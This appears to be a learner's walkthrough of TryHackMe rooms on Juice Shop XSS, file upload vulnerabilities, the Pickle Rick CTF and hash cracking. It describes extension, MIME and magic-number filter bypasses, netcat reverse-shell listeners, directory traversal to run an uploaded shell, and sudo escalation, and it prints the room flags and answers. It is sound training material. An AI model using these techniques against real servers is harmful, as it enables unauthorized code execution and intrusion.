Perform a reflected XSS!

**Answer:**

Within the admin account, we access the Order History page, where we see all orders with their related id after clicking on the corresponding truck icon. We will substitute the order id by our already known popup message and reload the page. This way, the server will look up for the value we passed without checking first for its sanitation. We get the flag:

**Flag:**

23cefee1527bde039295b2616eeb29e1edc660a0

As the OWASP Juice Shop notes, this attack is potentially harmful on Docker.

**Task 8 (Exploration!)**

We see our scoreboard under the extension `/#/score-board/page` and directly get the flag

**Flag:**

7efd3174f9dd5baa03a7882027f2824d2f72d86e

## Upload Vulnerabilities

### Task 1 (Getting Started)

To be able to do this room, we need to configure the hosts file of our device, found under `/etc/hosts`. This file is used for local domain name mapping bypassing DNS, i.e. acting one self as the DNS server or making it unnecessary. This will be especially useful in THM, since the DNS service is not available.

Furthermore, it allows name-based Virtual Hosting (vhosting), i.e. to serve multiple websites from a single webserver.

We need to add `[IP] overwrite.uploadvulns.thm shell.uploadvulns.thm java.uploadvulns.thm annex.uploadvulns.thm magic.uploadvulns.thm jewel.uploadvulns.thm` Remember to adjust the hosts file with every new machine!

### Task 2 (Introduction)

Uploading files to a server is a key part of the interaction with it, but comes with some dangers attached when not administered properly, ranging from minor inconveniences to full RCE: an attacker with access to a server might alter content, inject malicious webpages, upload illegal content or leak sensitive information, among other things.

In this room we will:

- Overwrite files
- Upload and execute shells
- Bypass Client-Side filtering
- Bypass Server-Side filtering
- Fool Content-type validation checks

### Task 3 (General Methodology)

Enumeration is always a key point of attacks, and web attacks are not an exception.

In this case, Gobuster is a great tool to enumerate websites and its subdirectories, to know where to start looking. Its general syntax is:

```
sudo gobuster dir -u [URL] -w [wordlist]
```

When dealing with a website or webserver, Burp Suite also comes in very handy, as it allows us to alter our requests as well as the received responses from the server.

As to the general procedure, we will resort to the good old “Poke it with a stick and see what happens”. In this context, that will mean trying to upload something and seeing what happens or what fails:

For the client-side filter we look at the code and try to bypass it.

For the Server-side filter we try to find out what the filter is looking for and how to bypass its requirements.

#### **Task 4 (Overwriting Existing Files)**

A server containing files should implement some checks before accepting any file upload. In this task we will be focusing on the avoiding of any overwriting of previously existing files.

Common ways to avoid this are either a time signature relating the file to its upload time at the beginning or the end of the file, or randomizing the file name completely. On the other hand, one can configure the server to not accept a file with the same name as a previously existing file, requiring the user to change the name of his file and retry later.

This all further plays into the topic of permissions, as websites should not be writeable to web users, hence also not overwriteable.

Despite not being a common vulnerability, it is still a good place to start when looking for bugs or in a pentesting environment.

In the example we see a picture of a dog, whose name (`images/spaniel.jpg`) we learn by looking at the source code of the site. We download another picture, name it equally and upload it, seeing it overwritten.

We do the same by going to the `overwrite.uploadvulns.thm` and try to overwrite an image:

#### **Question:**

What is the name of the image file which can be overwritten?

#### **Answer:**

In the source code we see the image `images/mountains.jpg`,

We download an nice mountains picture, rename it to `mountains.jpg` and upload it to the server.

#### **Question:**

Overwrite the image. What's the flag you receive?

#### **Answer:**

We upload the file and see:

Well done – you overwrote the file!

Your flag is:

#### **Flag:**

THM{OTBiODQ3YmNjYWZhM2UyMmYzZDNiZjI5}

#### **Task 5 (Remote Code Execution)**

While overwriting images is a nuisance for the administrators of said server or website, it is by no means as harmful as Remote Code Execution, which we will be pursuing in this task.



**Question:**

Run a Gobuster scan on the website using the syntax from the screenshot above. What directory looks like it might be used for uploads?

**Answer:**

We first run a GoBuster scan, and after some trying we arrive at the command

```
gobuster -e -u shell.uploadvulns.thm -w
/usr/share/wordlists/directory-list-2.3-medium.txt
```

Note that the newer `gobuster dir` syntax won't work, as apparently that requires an installation from their GitHub repo.

As a result we find the subdirectories `/resources` and `/assets`, and following the example we assume that everything we upload will land in the `/resources` directory. We confirm it by uploading the previous `mountains.jpg` file and navigating later to `http://shell.uploadvulns.thm/resources`, finding our file where we expected it to be.

**Question:**

Get either a web shell or a reverse shell on the machine. What's the flag in the `/var/www/` directory of the server?

**Answer:**

As instructed, we download the PentestMonkey PHP reverse shell from here, substitute the IP address of the php reverse shell for our own tun0 THM IP address. We can leave port 1234 as it is. We then start a netcat listener on our device under `nc -lvnp 1234` and upload the reverse shell to the shell site.

After trying to access it, the site hangs and doesn't show any server resources, but we see our reverse shell running. From there on, we only have to print the file `/var/www/flag.txt` and get the flag:

**Flag:**

THM{YWFhY2U3ZGI4N2QxNmQzZjk0YjgzZDZk}

j

**Task 6 (Filtering)**

It is not always the case that we need not to bypass defences in order to upload the files or shells we did in the last tasks, so we will look at the main defence mechanisms implemented to avoid the uploading of malicious files to a server.

The underlying concept is the one of filtering, be it on one end or the other of the communication. Hence, it is divided into client-side and server-side filtering.

Client-Side filtering takes place in the user's browser before the file gets uploaded to the server. It has a problem despite the advantage the isolation of the file from the server provides: the filter being on the attacker's side makes it very easy to bypass it, and is considered very insecure. These kind of filters run mostly on JavaScript.

Server-Side filtering takes place on the server, historically running PHP despite the more recent tendencies of C#, Node.js, Python and Ruby on Rails raising in importance.

With this kind of filtering, we have no way of reading the code or completely deactivating the filter, so we have to submit files that conform to the filter but are not what the filter intended to let through.

Some of the first filters we'll see, and the ways to bypass them are:

- **Extension Validation:** In theory they are used to identify file types, yet they are actually pretty easy to change and trick, e.g `file.type1.type2`. Still, Windows uses them to identify file types, so they are relevant despite being failure-prone.  
Different filter types are either based on blacklists (specifying what is not allowed) or whitelists (specifying the only allowed types, rejecting the rest).
- **File Type Filtering:** More thorough than Extension Validation but working on a similar basis: Identifies the file type and decides if they allow the file to be uploaded or not. In order to do this, there are two types to validate the file type:
  1. **MIME validation:** MIME stands for Multipurpose Internet Mail Extension and is a type used as an identifier for files. It takes its name of the historical origin, firstly identifying files for online mail transfer.  
The syntax for a MIME type is `<type>/<subtype>`, e.g `image/jpeg`.  
Since the MIME type is based on the extension of the file, it encounters the same problems as the above Extension Validation.
  2. **Magic Number Validation:** Magic Numbers are the most accurate way of determining the contents of a file and consist of a series of bytes at the beginning of the file stating the "actual" file type, e.g every PNG file starts with the bytes `89 50 4E 47 0D 0A 1A 0A`. This is the kind of filter Unix systems use to determine the file type. It is still alterable, but with a much greater deal of effort than the other methods.
- **File Length Filtering:** In order to save resources on the server some servers only accept files up to a certain size. Note that this is usually

not a problem when uploading shells, but it might still be the case that we need to find another shell or alter our previous one to fulfil the requirements.

- **File Name Filtering:** As stated before, in order to avoid file replacements on the server, some file name filtering should be in place. This might be a randomized addendum to the original name, a time signature or the refusal of the file if the file name is already present. This also means that we might have to look for our updated file under different name when pentesting the security of a webserver  
Any file should also be sanitized when uploaded to ensure it doesn't contain potentially disrupting characters such as control characters, e.g. ';' or unicode characters, null bytes (%00) or forward slashes on Linux.
- **File Content Filtering:** Better suited systems scan the full contents of every uploaded file to check for any potentially harmful content and eventual spoofing to bypass all other filters, but due to its complexity it is also less broadly implemented.

Note that in real-world environments multiple filter layers will be in place, so we'll need to tailor our exploit to bypass all filters at the same time. It is also worth noting that knowing the system we are targeting provides a huge advantage, e.g PHP servers were vulnerable to null-byte exploits until version five, or to the injection of PHP code to exif data of a valid image.

Back to the reading comprehension questions on this task:

**Question:**

What is the traditionally predominant server-side scripting language?

**Answer:**

PHP

**Question:**

When validating by file extension, what would you call a list of accepted extensions (whereby the server rejects any extension not in the list)?

**Answer:**

Whitelist

**Question (Research):**

What MIME type would you expect to see when uploading a CSV file?

**Answer:**

A quick search gives us the format we need, namely `text/csv`

### Task 7 (Bypassing Client-Side Filtering)

Client-Side Filtering is the weakest of the above mentioned filters, and mandatorily the first in place.

Recall that it being on our side of the communication, on a machine we control, it is usually very easy to bypass.

The most common ways of bypassing it are:

1. Turn off JavaScript in the browser: As we discussed before, most Client-Side Servers are JS based, hence if we disable it in our browser, the filters won't work any more. This can also have the downside of stopping the website of working completely if its functionality relies too much on JavaScript. If that is the case, some other filter-bypassing method is preferred.
2. Intercept and modify the incoming page: We can intercept the website with Burpsuite as it loads and alter it, taking out the JS filter before it reaches our PC. More on this later.
3. intercept and modify the file upload: This method works at the file upload step after it has already been accepted by the server as it passed the filter, but correcting the file type afterwards to an executable again.
4. Send the file directly to the upload point: If the filter is on the Client-Side, i.e in the browser, we can bypass it by prescinding of the browser and uploading our file directly using `curl` . Its syntax would look like

```
curl -X POST -F "submit:<value>" -F  
"<file-parameter>:@<path-to-file>" <site>
```

To do this we first intercept a successful upload and see the parameters to be passed onto the above request.

Covering the second method we'll use an image from the THM site to illustrate this kind of filter bypassing:

Assuming we have found a website to upload files to, we look at its source code, which might look a bit like this:

```

1  <!DOCTYPE html>
2  <html>
3  <head>
4    <title>Client-Side Bypass</title>
5    <script src="assets/js/jquery-3.5.1.min.js"></script>
6    <script src="assets/js/script.js"></script>
7    <script>
8      //Run once the HTML has finished loading
9      window.onload = function(){
10        //Select the file input element
11        var upload = document.getElementById("fileSelect");
12        //Ensure that there are no files already waiting to be uploaded
13        upload.value="";
14        //Listen for files to be selected
15        upload.addEventListener("change",function(event){
16          //Get a handle on the file being uploaded
17          var file = this.files[0];
18          //Check to see if the file is a JPEG using MIME data -- if not, alert and reset
19          if (file.type != "image/jpeg"){
20            upload.value = "";
21            alert("This page only accepts JPEG files");
22          }
23        });
24      };
25    </script>
26  </head>
27  <body>
28    <h1><strong>Client-Side Bypass</strong></h1>
29    <button class="Btn" id="uploadBtn">Select File</button>
30    <form method="post" enctype="multipart/form-data">
31      <input type="File" name="fileToUpload" id="fileSelect" style="display:none">
32      <input class="Btn" type="submit" value="Upload" name="submit" id="submitBtn">
33    </form>
34    <p style="display:none;" id="uploadtext"></p>
35  </body>
36 </html>
37

```

There we see that the filter is a whitelist meant to let only image/jpeg files through. We confirm this by attempting uploads until we see that the only uploaded files are indeed JPEG files.

We then start Burp and choose to intercept the response to the page loading request. After forwarding our request, we can edit the response before it gets to us, hence allowing us to delete the JS script we identified as the whitelist. Once done, we can load the page without any filters and upload any shell we like to the server.

Note: Burp will not intercept external JavaScript files the webpage loads unless instructed otherwise under “Options > Intercept Client Requests > Check File extension does not match:” and deleting the JS identifier “^ .js\$”.

The other way of bypassing the Client-Side filter is by intercepting and changing our request’s MIME type to the accepted MIME, e.g from image/jpeg to text/x-php and the file extension from `shell.jpeg` to `shell.php`, and forwarding it later to the server. That way, the file will maintain its original form and have bypassed the filter.

We are now requested to try and put this knowledge into action on our own in the website under `java.uploadvulns.thm`, but a GoBuster Scan is, as always, the best way to start, as the upload directory name will be changing with every new challenge.

### Question:

What is the flag in `/var/www` ?

### Answer:

We do as advised, set up a Netcat listener on our own Terminal, adapt the

PentestMonkey shell to our tun0 THM IP and upload it, in our case to the directory `/images`, assuming the sentence about the randomization was not that true after all.

We go to `http://java.uploadvulns.thm` and see that only `.png` files are allowed.

We upload such a file and check it lands on the subdirectory `/images`.

We then have two possibilities: Either reload the main page and intercept the response, then deleting the lines `<script src="assets/js/client-side-filter.js"></script>`, which we assume to be the filter. As supposed, once disabled, we can upload any shell we want.

The other possibility is masquerading our file under the extension `.png` and uploading it, to whose request we see the MIME extension `image/png`. We change this MIME to `text/x-php` and delete the `.png` extension of the masqueraded file.

We later set up the Netcat listener on our terminal under port 1234 as before and access the file, gaining RCE. We then see the flag under `/var/www/flag.txt` and get the flag:

**Flag:**

THM{NDIlZDQxNjJjOTE0YWVhZGY3YjJmE2}

### Task 8 (Bypassing Server-Side Filtering: File Extensions)

More common and more secure are the Server-Side filters. In this task, we are seeing the code, but (logically) this will never be the case. What we see is that the code looks for the file extension by finding the last period and determining the extension based on the rest of the name string.

This code filters `.php` and `.phtml`, but we can to upload our PHP file under another extension, e.g `.php3`, `.php4`, `.php5`, `.php7`, `.phps`, `.php-s`, `.pht`, `.phar` which would also bypass the filter, but most of them are not recognised as PHP files and hence also not executed as such. Note that this is currently the default for Apache2 servers. If luckily for us, the server is out of date, we can attempt each file extension until one works as a recognised PHP file but is not thrown out by the filter. We then upload the “right” extension and get our RCE.

On the other hand, we can also bypass a (this time obscured) filter by assuming that it only looks for the right extension anywhere in the name. Assuming that `.png` files are allowed, we hope for the file `shell.png.php` to work, still being recognised as a PHP executable.

With this at hand, we try to get a reverse shell on `http://annex.uploadvulns.thm`. We first check that `.png` files are accepted by the filter. We further check that PHP files are not allowed when trying to directly upload our shell.

After our GoBuster scan is done, we see the directories `/privacy` , where we suspect our files to be, and `/assets` . Trying to see the files, we access `http://annex.uploadvulns.thm/privacy` and see our files with a datestamp added at the beginning, hence changing its name.

We now try to bypass the filter by uploading a PHP shell with `.png` in its name, but to no success.

We further try to bypass the filter by changing the PHP extension, and after trying `.php`, `.php3`, `.php4` without success, we upload a file successfully when having an extension `.php5` . We then go again to the `/privacy` site and run our shell to get the flag under `/var/www/flag.txt` :

**Flag:**

THM{MGEyYzJiYmI3ODIyM2FlNTNkNjZjYjFl}

### **Task 9 (Bypassing Server-Side Filtering: Magic Numbers)**

We earlier saw that magic numbers can also be implemented as Server-Side filtering. We can add some characters at the beginning of the file to make the magic numbers of our shell agree with those of the allowed files. This is easiest done by adding a number of characters equal to the length in bytes of the magic number of the **allowed** file, and then changing them to the desired magic numbers using `hexeditor` .

In this case we see a message under `http://magic.uploadvulns.thm` asking us only for GIFs as files to be uploaded.

We manage to upload a simple GIF, and running a Gobuster scan we see the subdirectory `/graphics` , where we assume our uploaded GIF to have landed.

We check this to be the case calling for the whole path of our file (in our case `/graphics/obiwan.gif` ) to circumvent the 403 access forbidden message that arises when trying to access the “bare” `/graphics` subdirectory. We edit our PHP shell to make it look like a GIF file by adding to it the magic number `47 49 46 38 39 61` . This is the case for our uploaded GIF, so we check it to be right.

We add 6 letters at the top of the PHP shell and edit them later to look like this magic number. After uploading this changed file and setting up our netcat listener we access our PHP shell and access the flag under `/var/www/flag.txt` :

**Flag:**

THM{MWY5ZGU4NzE0ZDlhNjE1NGM4ZThjZDJh}

### **Task 10 (Example Methodology)**

Before the last challenge, we use this task as a recapitulation for the general methodology when auditing a website in search of upload attack vulnerabilities in form of the following enumeration:

1. Inspect the website as a whole, be it with Wappalyzer or by hand. Important things to look for are the frameworks and languages the website has been built using. Instead of relying totally on the automated tools, a good way to start is also intercepting the response to any request we make to the website and looking at headers such as **server** and **x-powered-by** . We further want to look for attack vectors such as upload pages.
2. If we found an upload page, we inspect it further on our side to bypass any eventual client-side filters.
3. We attempt an innocent file upload and see how to access the “unharmful” file we just uploaded. Main questions when doing so are:
  - Can we access it directly in an uploads folder?
  - Is it embedded in a page somewhere?
  - What is the naming scheme of the website?

Here the use of Gobuster comes in very handy to find eventual subdirectories where these files may be stored.

Especially useful is Gobuster’s **-x** switch, used to look for certain extensions when combing over the website and looking for the files with these extensions and names in the provided wordlist. For instance, the switch **-x php, txt, html** appends **.php**, **.txt**, **.html** to the names in our wordlist and looks for them. This is especially used when the server changes our file’s name.

4. Once we know where and how our files land, we attempt a malicious file upload bypassing any client-side filters we encounter to check for the server-side filters.  
 Either by the provided error messages or by trial and error, we can then tailor our payload to bypass all filters and be executed once it lands on the server.

Depending on the responses from the server, we can assume the kind of server-side filter we are dealing with:

- If a totally invalid file extension is allowed (e.g **file.madeupextension**) we can assume the filter works based on a blacklist.  
 Else we assume the server is based on a whitelist.
- If we change the magic number of the harmless file the server already accepted in the first instance to something more harmful and it gets rejected, we assume the server-side filter is based on a black- or whitelist of magic numbers.



- If we change the MIME type of the unarmful file from before to something potentially harmful and it gets rejected, we assume the filter is based on MIME types.
- When uploading files to the server, there may be a size filter in place as well. Starting small and uploading the same kind of unarmful files until it gets dropped by size we can ascertain the size limit on the server side.

### Task 11 (Challenge)

#### Question:

Head over to [jewel.uploadvulns.thm](http://jewel.uploadvulns.thm).

Take what you've learned in this room and use it to get a shell on this machine. As per usual, your flag is in `/var/www/`. Bear in mind that this challenge will be an accumulation of everything you've learnt so far, so there may be multiple filters to bypass. The attached wordlist might help. Also remember that not all web servers have a PHP backend...

#### Answer:

After deploying the machine and giving it time to boot, we run a Gobuster scan using the wordlist the task provides, unfortunately without any success. Nonetheless, when running a GoBuster Scan on the site with another wordlist, we see the following subdirectories and response codes: `/content : 301, /modules : 301, /admin: 200, /assets:301`. After looking at the allowed admin site, we see the following text above an entry text field: "As a reminder: Use this form to activate modules from the modules directory".

Now we have an attack vector: Upload a file to `/modules` and execute it from here.

Using Wappalyzer does provide us of the insight of the code the website is written in, namely Node.js. We will then have to look for an exploit for this programming language instead of using our classical Pentest Monkey.


Luckily for us, the error messages on upload are very explicit, so we try uploading different images to the server and getting the error message "Invalid File Format" for `.jpg`, `.png` and `.gif`. When uploading a JPEG-File (which our file uploader identifies by default, we get the message "File Too Big" on a file 368kB big. After cropping down the same file and reducing it to 239 kB we try to upload it and see the message "File Successfully Uploaded". So we'll keep that in mind for a moment while we try to ascertain which other filters are in place.

To see the site, we intercept the response to our site loading request and see the interesting header “X-Powered-By: Express”.

When looking at the HTML code intercepted in the Burp proxy, we see what we assume to be the client-side filter:

```
<script src="assets/js/upload.js"></script>
```

Deleting this line completely prevents us from uploading any files, so we reload the site keeping it in place and look at the details of the file in Firefox’s Source Inspector, seeing the full details of the filter:



This

way, we know what we have to upload:

A file smaller than 400 kB whose Magic Number is FF D8 FF and which has as first extension .jpg or .jpeg .

Else, we can disable the filter by allowing Burp to intercept JS requests by deleting the “^\$.js\$” on the Request Interception Rules > File extension Does not match on Burp and deleting the filter on the response to the request to the JS file upload.js and we’d the upload our file freely.

Now we “only” need to know where our innocent file upload lands into, and how to access it:

From the site enumeration from Burp as well as our educated guess, we assume the uploaded images to land in the /contents subdirectory. We further see all names of the images consisting of three capital letters, e.g ABH.jpg .

This is when we will resort to the wordlist provided for the task, as a look into it confirms that it is made up of three letter combinations. A Gobuster scan in the form of

```
gobuster -e -u jewel.uploadvulns.thm/content -w
UploadVulnsWordlist.txt -x jpeg.jpg
```

will hopefully give us what we need.

We there find the files `ABH.jpg`, `LKQ.jpg`, `SAD.jpg`, `UAD.jpg` as previous jewel images and `TZG.jpg` as our uploaded file. Hence, when we upload the disguised shell, we have to scan again to find out the name the server gave our file and execute it.

Summing up, if we don't disable the client-side filter we need to create an executable that:

1. has MIME `image/jpeg` .
2. weights less than 400 kB.
3. has `.jpeg` or `.jpg` in the name.

We cannot use the reverse shell form the previous tasks, since that one was meant to exploit PHP and now we have a Node.js programmed website.

We find ready-to-go reverse shells for almost everything under Internal All The Things, so we copy the one for Node.js, write it under a `jewelshell.js` file after adapting port and `tun0` IP and get ready to adjust it to the server-side filters.

We then run another Gobuster scan to see which file stands out when compared to the previous one and assume this must be our shell. In our case this appears to be `FBU.jpg` .

Once we know which file we have to target, we start a Netcat listener on our terminal and go to the admin site we found at the beginning, which only executes commands present in the `/modules` directory. Hence, we can call our script with `../content/FBU.jpg` and see after a short delay that we have a reverse shell. After looking a bit around, we find the file `flag.txt` in the folder above the one we land in and get:

**Flag:**

THM{NzRIYTUwNTIzODMwMWZhMzBiY2JlZWU2}

Before we end, a short summary of the procedure, step by step:

1. Enumerate the site running a gobuster scan.  
Here we found the subdirectories `/content`, `/modules`, `/admin` and `/assets`, of which only `/admin` is freely accessible.
2. Get more information about the site using Wappalyzer.  
In this case, we used the fact that the website is programmed in Node.js.
3. Upload an innocent file to try and follow its path in the server by enumerating the files in the expected subdirectory that can correspond to the adapted name of our innocent file.

Here we used the provided namelist to tell the default images from the first scan apart from the name of our image in the second scan.

4. Intercept the source code of the website with Burp, especially the response to the site loading request.  
If there are some special files, we disable the ignorance of them to inspect them more in detail.  
In this case, we decided to inspect js files and found the upload.js file with the client-side filter.
5. Disable the client-side filter either with Burp, disabling JS for our browser, or with any other equivalent method.  
Here we simply deleted the part of this file responsible for the size, MIME and Magic Number filter.
6. We tailor a script or reverse shell for the programming language of the server.  
In this case we find a Node.js reverse shell in Internal All The Things we adapt to our IP and port.
7. We try to upload the downloaded shell bypassing server-side filters, e.g magic Numbers, MIME types or file extensions.  
Here it sufficed to intercept the upload and change the MIME type to image/jpeg.
8. Locate the path to the shell in the server  
We did this by enumerating (again) the /content directory and locating the new file.
9. Open a listener in our own terminal
10. Execute the shell.  
We did this this time by going to the /admin site and executing `../content/<name>.jpg`
11. Find the flag or wreak as much havoc as you like.

## Pickle Rick

This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle.

We are given no more instructions or help, since this is a room to check the learned knowledge of the previous rooms.

We proceed as follows:

First we run a Gobuster scan (as it takes longer than other scans) against the target, where we find the directories `/assets` with status code 301 and `/server-status` with status code 403.

Looking at the `/assets` website we only find some gifs and pictures we cannot make any use of as of now.

In the meantime, we take a look at the website's source code, build languages, etc., where we see that the website runs Ubuntu on an Apache server.

Either intercepting the loading of the page or plainly looking at the source code we find this note:

```
<!-- Note to self, remember username!Username:  RickRu13s -->
```

Still, we don't have any login page or password to try it with.

We run an Nmap scan on the website and "only" find open ports 80 and 223, which doesn't help us much either.

What we can try is to enumerate further with gobuster and look for any other sites and the most common site types, i.e activating the `-x php,html,css,js,pdf,txt` switch on the gobuster scan.

This looks way more promising, since we then find the sites `index.html`, `login.php`, `portal.php` and `robots.txt`. Under `login.php` we see a login site we cannot really exploit yet, so we take a look at the other sites.

`portal.php` redirects us to the same login page we were in before.

In the page `robots.txt` we only see the word `Wubbalubbadubdub`, so in lack of anything better we try it as a password and see it works!

We land in the `portal.php` site, where apparently there is a command line interface we find to work with Linux after some trials.

We note when loading this site that there is a comment encoded in Base64:

```
<!--
```

```
Vm1wR1UxTnRWa2RUV0d4VF1rZFNjRlV3V2t0a1JsWn1WbXQwVkUxV1duaFZNakExVkcxS1NHVkliRmhoTVhCh
```

We decode it and don't find it to mean anything useful (weird).

Interacting with the command panel we see the following contents of the current working directory (/var/www/html):

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

We correspondingly try to get the Sup3rS3cretPicl3Ingred.txt using `cat Sup3rS3cretPickl3Ingred.txt` but see the following error message:

Command Panel

Execute

Command disabled to make it hard for future PICKLEEEE RICCCKKKK.



So we have to try to find an equivalent command to find these contents and resort to `less`.

This is successful and we see its contents:

### Flag:

mr. meeseek hair

We further know that the `less` command works to show the contents of text files, so we look at the `clue.txt` and read:

Look around the file system for the other ingredient.

Following this advice we try to get out of our current working directory, /var/www/html, so we start lsiting the contents of everything we find on our way up via `ls -la ../../../../` until we arrive at the parent directory, where we find a /home subdirectory containing a /rick folder that looks very promising, and inside we find the file `second ingredient`, and after printing it via

```
less ../../../../home/rick/"second ingredient"
```

we see the second ingredient is

### Flag:

1 jerry tear

Now we don't know how to keep going on, so we try to know how far we can escalate our privileges via `sudo -l` and see we can execute all commands as sudo:

```
User www-data may run the following commands on
ip-10-10-127-149.eu-west-1.compute.internal:
(ALL) NOPASSWD: ALL
```

Seeing we have sudo permissions we can run the command `sudo ls -lah /root` and there we find the 3rd ingredient under `3rd.txt` :

**Flag:**

3rd ingredients: fleeb juice

Hence we are done with this and can terminate the machine.

Again as a recapitulation:

We caught this flag by taking the following steps:

1. Run an gobuster scan on the target enumerating directories.
2. Run an Nmap scan on the target (in this case with `-A`, `-p-` switches activated).
3. Look at the page's source code and search for vulnerabilities and possible Security Misconfiguration vulnerabilities.
4. Run a new gobuster scan with the most common extensions, such as `.txt`, `.html`, `.php`, `.pdf`, `.css`, `.js`, etc.
5. Read through all newly discovered files.
6. Try the found possible credentials on the login, or attempt a Bruteforce login on the page using Burp
7. When finding a command line, try to further enumerate the system. If some commands are blocked, try to find similar alternatives.
8. After enumerating as far as we can within the current user, we try to find sudo permissions using `sudo -l`
9. We escalate as high as we can and try to further enumerate folders.

## Cryptography

### Hashing - Crypto 101

#### Task 1 (Key Terms)

This new topic needs getting of some nomenclature out of the way first to

make sure we don't confuse concepts:	Plaintext	Data before encryption or hashing. Not necessarily
	Encoding	NOT encryption, only a non human-readable
	Hash	Output of a hash function, also used as a verification
	Brute force	Combinatorial attempt to find the right solution
	Cryptoanalysis	Attack on a cryptographic concept by analysis

#### Question:

Is base64 encryption or encoding?

#### Answer:

Encoding (everyone in possession of a base64 string can decode it without need of a key)

#### Task 2 (What is a hash function?)

A hash function is a function that provides an output of a fixed length to any output such that it is virtually infeasible to reconstruct the input to a given output. To any minimal alteration in the input, the output should vary enormously, and it must also be fast to compute to any given input.

It also lacks any key, making it very useful for password saving: instead of saving the password, a system may save its hash “not caring” about an attacker getting their hands on it, but still being able to check very quickly if the hash of the provided alleged password coincides with the saved hash.

As per the pigeonholes theorem, a hash collision, i.e the same hash to two different inputs, is unavoidable. Despite MD5 and SHA1 having been made insecure due to engineered hash collisions, no attack could compromise both at the same time as of now, so checking both at the same time still ensures authenticity of the data.

#### Question:

What is the output size in bytes of the MD5 hash function?

#### Answer:

MD5 is a 128-bit algorithm, i.e a 16 byte algorithm

#### Question:

can you avoid hash collision? (Yea/Nay)

#### Answer:

Nay

#### Question:

If you have an 8 bit hash output, how many possible hashes are there?



**Answer:**

There are  $2^8 = 256$  possible hashes in such a function.

**Task 3 (Uses for hashing)**

In Cyber Security there are two main uses for hash functions: password storing (as stated above) and authenticity checks.

As an example for a password leak, the well-known password list “rock-you.txt” comes from a MySpace’s password leak and contains over 14 mio. passwords.

Adobe had another very relevant password breach on poorly encrypted passwords as stated here, LinkedIn another of breachable SHA1 hashes, computable using GPUs.

Hashing is especially useful as an alternative to an encryption method for passwords as it avoids the potential danger of a password leak which would make all passwords vulnerable, since it does not rely on a key nor a key owner.

It comes with some downsides, though: Since collision is unavoidable, a single password can give access to multiple accounts if the password hashes coincide.

It also incentivizes the creation of rainbow tables: a database of words with their corresponding hashes where an attacker may look up a hash looking for a collision. These are usually huge, and this lookup is still faster to compute than trying to reverse the hash on one’s own.

A small rainbow table is given as an example and as a help for the first question, where the hash is one of the ones shown.

**Question:**

Crack the hash "d0199f51d2728db6011945145a1b607a" using the rainbow table manually.

**Answer:**

basketball

**Question:**

Crack the hash "5b31f93c09ad1d065c0491b764d04933" using online tools

**Answer:**

After trying CrackStation without success, we find the solution on Hashes: the solution is **tryhackme**

**Question:**

Should you encrypt passwords? (Yea/Nay)

**Answer:**

Nay, since it is best to hash them, and hashing is not an encryption method.

#### Task 4 (Recognising password hashes)

In order to crack the hash, one has to first identify which hash one is dealing with. One can use this tool or other automation tools to identify hashes with prefix.

It also very useful to know which context hashes may be found at, e.g a web application may rather use MD5 than Windows's NTLM (New Technology Lan Manager)

Whenever hashes are given in standardized format in Unix systems, it comes in the format `$format$round$salt$hash` . In Windows, on the contrary, they follow the aforementioned NTLM, a variant of md4 visually identical to md5.

On Linux password hashes are stored in `/etc/shadow` , only readable by root, as opposed to the previous `/etc/passwd` . On Windows they are stored in the Security Accpunt Manager (SAM). They are not meant to be dumpable on their own, but one can do it using tools such as mimikatz.

The prefixes for the most common hash functions are:

Prefix	Algorithm	Usage
\$1\$	md5crypt	Cisco, older Linux/Unix systems.
\$2\$, \$2a\$, \$2b\$, \$2x\$, \$2y\$	Bcrypt	Web applications.
\$6\$	sha512crypt	Most Linux/Unix systems per default.

More on this in hashcat's wiki for hash examples.

#### Question:

How many rounds does sha512crypt (6) use by default?

#### Answer:

5000

#### Question:

What's the hashcat example hash (from the website) for Citrix Netscaler hashes?

#### Answer:

Finding hashcat's wiki and `Ctrl + F` for Citrix, we see the hash:

#### Flag:

1765058016a22f1b4e076dccd1c3df4e8e5c0839ccded98ea

#### Question:

How long is a Windows NTLM hash, in characters?

#### Answer:

Looking for an example NTLM hash and pasting it in e.g Notepadqq we see it is 32 characters long.

### Task 5 (Password Cracking)

“Salting” a hash is a method by which it gets spiced up, mixing the salt in the hash and rendering rainbow tables useless.

In order to crack such a hash, one has to re-compute all possibilities one wants to try (e.g. rockyou.txt) and hope for a match using Hashcat or John the Ripper.

This computation is performed on GPUs, as they have multiple cores and are very reliable for the underlying maths of the hash functions, hence making cracking on a GPU much faster than on a CPU. A notable exception of this is Bcrypt, as it is designed precisely to be more or less equally hard on both. Following this logic, it is best not to crack hashes on Virtual Machines, as they normally do not have access to the graphic card of the hosting computer, especially when using hashcat, at least prior to Kali 2020.2. Nonetheless, John the Ripper runs on the CPU and can be used in almost any environment without a problem, as well as Hashcat  $\geq 6.0$ .

Note: **NEVER** run the **-force** switch in hashcat, as it can both lead to false positives and negatives.

In the exercises we have to crack a series of hashes using Hashcat, John the Ripper or online tools:

#### Question:

\$2a\$06\$7yoU3Ng8dHTXphAg913cyO6Bjs3K5lBnwq5FJyA6d01pMSrddr1ZG

#### Answer:

Using the rainbow tables from Hashes.com Identifier we get the answer: The input to this Bcrypt hash is **85208520**

#### Question:

